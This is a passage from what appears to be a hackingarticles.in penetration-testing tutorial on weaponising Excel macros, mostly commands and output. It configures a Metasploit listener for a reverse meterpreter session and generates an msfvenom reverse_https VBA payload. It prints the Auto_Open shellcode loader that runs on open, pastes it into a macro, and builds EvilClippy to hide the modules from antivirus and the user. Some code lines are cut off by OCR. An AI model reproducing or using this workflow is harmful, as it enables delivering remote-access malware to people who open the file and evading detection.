
We sent the payload to the Target and then opened the Excel Workbook. To find the Security Warning as shown in the image given below. Before doing any of this make sure that you have the listener running to capture the session generated by the payload. As everything set, as soon as the target user clicks on the Enable Content, we have the meterpreter session of the user.



www.hackingarticles.in

We set up the listener for the same payload that we used while generation using the MSFVenom tool. We also provide the Local IP Address of our Kali Machine and the port that we mentioned during crafting the payload.

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.152.131
set lport 6666
run
```




```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.152.131
lhost => 192.168.152.131
msf5 exploit(multi/handler) > set lport 6666
lport => 6666
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.152.131:6666
[*] Sending stage (180291 bytes) to 192.168.152.1
[*] Meterpreter session 1 opened (192.168.152.131:6666 -> 192.168.152.1:64693) a
t 2020-02-19 14:33:35 +0530

meterpreter >
```

Evil Clipper

If you were a Windows XP user with the old version of Microsoft Office, there is a chance you must have come across the animated clip mascot that was used by Microsoft at that time. This tool is a remembrance to that tool, what would happen if that clipper went Evil and hide the macros details. How? Let's find out.

As always we need to craft a payload that could give back a reverse HTTPS session. We provide the Local IP Address of the Kali Machine as well as the port that will capture the session generated by the said payload. We generate this payload in the VBA format. After the generation of the payload, we copy the contents of payload on our clipboard and move on to our Windows Machine.


```
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.152.131 lport=1234 -f
```



```
pavan@kali:~$ msfvenom -p windows/meterpreter/reverse_https lhost=192.168.152.131 lport=1234 -f vba
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 543 bytes
Final size of vba file: 3326 bytes
#If Vba7 Then
        Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Ywuln As Long, ByVal Xku
        Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Toxolq As Long, ByVal Nv
        Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Wgsxxq As LongPtr, ByRe
#Else
        Private Declare Function CreateThread Lib "kernel32" (ByVal Ywuln As Long, ByVal Xkunqu As L
        Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Toxolq As Long, ByVal Nvycmgg As
        Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Wgsxxq As Long, ByRef Ewdlhb As
#EndIf

Sub Auto_Open()
        Dim Cvrcc As Long, Wqw As Variant, Bxk As Long
#If Vba7 Then
        Dim  Cwkkwma As LongPtr, Qncb As LongPtr
#Else
        Dim  Cwkkwma As Long, Qncb As Long
#EndIf
        Wqw = Array(232,130,0,0,0,96,137,229,49,192,100,139,80,48,139,82,12,139,82,20,139,114,40,15,
9,73,24,227,58,73,139,52,139,1,214,49,255,172,193, _
207,13,1,199,56,224,117,246,3,125,248,59,125,36,117,228,88,139,88,36,1,211,102,139,12,75,139,88,28,1
,38,7,255,213,49,219,83,83,83,83, _
83,232,62,0,0,0,77,111,122,105,108,108,97,47,53,46,48,32,40,87,105,110,100,111,119,115,32,78,84,32,5
21,167,255,213,83,83,106,3,83, _
83,104,210,4,0,0,232,3,1,0,0,47,114,78,83,78,57,102,86,50,104,55,75,121,97,98,78,111,55,67,89,120,11
84,105,81,74,95,71,113, _
53,95,114,89,105,56,80,49,109,100,53,80,75,82,120,95,81,50,114,110,122,122,102,88,73,90,95,78,107,52
35,85,46,59,255,213,150,106,10,95, _
104,128,51,0,0,137,224,106,4,80,106,31,86,104,117,70,158,134,255,213,83,83,83,83,86,104,45,6,24,123,
229,255,213,147,83,83,137, _
231,87,104,0,32,0,0,83,86,104,18,150,137,226,255,213,133,192,116,207,139,7,1,195,133,192,117,229,88,

        Cwkkwma = VirtualAlloc(0, UBound(Wqw), &H1000, &H40)
        For Bxk = LBound(Wqw) To UBound(Wqw)
                Cvrcc = Wqw(Bxk)
```

Here, we used the git clone command to clone the Evil Clippy tool to our Windows Machine. For this particular step, we need to install git on Windows. Also, add git to PATH Variable as well.


```
git clone https://github.com/outflanknl/EvilClippy.git
```



```
D:\> git clone https://github.com/outflanknl/EvilClippy.git
Cloning into 'EvilClippy'...
remote: Enumerating objects: 40, done.
remote: Counting objects: 100% (40/40), done.
remote: Compressing objects: 100% (35/35), done.
remote: Total 137 (delta 23), reused 12 (delta 5), pack-reused 97
Receiving objects: 100% (137/137), 92.43 KiB | 313.00 KiB/s, done.
Resolving deltas: 100% (74/74), done.
D:\>
```


After cloning the EvilClippy git and look for the files. In these files, we see that we don't have an executable. We will build an executable using the csc from the Visual Studio C# Compiler. After the building, we see that we have an executable inside the same directory. We try to run the executable as shown in the image given below.

```
csc /reference:OpenMcdf.dll,System.IO.Compression.FileSystem.dll /out:EvilClippy.e
.\EvilClippy.exe -h
```



```
D:\EvilClippy> csc /reference:OpenMcdf.dll,System.IO.Compression.FileSystem.dll /out:EvilClippy.exe *.cs
Microsoft (R) Visual C# Compiler version 4.8.3752.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

D:\EvilClippy> .\EvilClippy.exe -h
Usage: eviloffice.exe [OPTIONS]+ filename

Author: Stan Hegt
Email: stan@outflank.nl

Options:
  -n, --name=VALUE           The target module name to stomp.
                               This argument can be repeated.
  -s, --sourcefile=VALUE     File containing substitution VBA code (fake
                               code).
  -g, --guihide              Hide code from VBA editor GUI.
  -t, --targetversion=VALUE  Target MS Office version the pcode will run on.
  -w, --webserver=VALUE      Start web server on specified port to serve
                               malicious template.
  -d, --delmetadata          Remove metadata stream (may include your name
                               etc.).
  -r, --randomnames          Set random module names, confuses some analyst
                               tools.
  -u, --unviewableVBA        Make VBA Project unviewable/locked.
      --uu, --viewableVBA    Make VBA Project viewable/unlocked.
  -v                         Increase debug message verbosity.
  -h, --help                 Show this message and exit.
D:\EvilClippy>
```


Next, we open an Excel Workbook. And then create macros as we did earlier in this article. In the image given below, we name our macro "malicious" and click on the create button.



Macro name: mailcious

Macros in: All Open Workbooks


As soon as we click on the create button, we have the Microsoft Visual Basic for Applications to draft the macros. Here we paste the payload code in VBS that we create at the beginning of the practical.



```
#If VBA7 Then
    Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Ywu
    Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Tox
    Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Wg
#Else
    Private Declare Function CreateThread Lib "kernel32" (ByVal Ywuln As Lo
    Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Toxolq As L
    Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Wgsxxq As
#End If

Sub Auto_Open()
    Dim Cvrcc As Long, Wqw As Variant, Bxk As Long
#If VBA7 Then
    Dim Cwkkwma As LongPtr, Qncb As LongPtr
#Else
    Dim Cwkkwma As Long, Qncb As Long
#End If
    Wqw = Array(232, 130, 0, 0, 0, 96, 137, 229, 49, 192, 100, 139, 80, 48,
207, 13, 1, 199, 56, 224, 117, 246, 3, 125, 248, 59, 125, 36, 117, 228, 88,
83, 232, 62, 0, 0, 0, 77, 111, 122, 105, 108, 108, 97, 47, 53, 46, 48, 32,
83, 104, 210, 4, 0, 0, 232, 3, 1, 0, 0, 47, 114, 78, 83, 78, 57, 102, 86, 5
53, 95, 114, 89, 105, 56, 80, 49, 109, 100, 53, 80, 75, 82, 120, 95, 81, 50
104, 128, 51, 0, 0, 137, 224, 106, 4, 80, 106, 31, 86, 104, 117, 70, 158, 1
231, 87, 104, 0, 32, 0, 0, 83, 86, 104, 18, 150, 137, 226, 255, 213, 133, 1

    Cwkkwma = VirtualAlloc(0, UBound(Wqw), &H1000, &H40)
    For Bxk = LBound(Wqw) To UBound(Wqw)
        Cvrcc = Wqw(Bxk)
        Qncb = RtlMoveMemory(Cwkkwma + Bxk, Cvrcc, 1)
    Next Bxk
    Qncb = CreateThread(0, 0, Cwkkwma, 0, 0, 0)
End Sub
Sub AutoOpen()
    Auto_Open
```

Next, we need to save this malicious macro-enabled Excel in the xlsm format in the same directory as the EvilClippy with all its configuration files. Now we will use the EvilClippt to hide the modules in the malicious macro that could trigger any Antivirus alert or any manual inspection by the user.

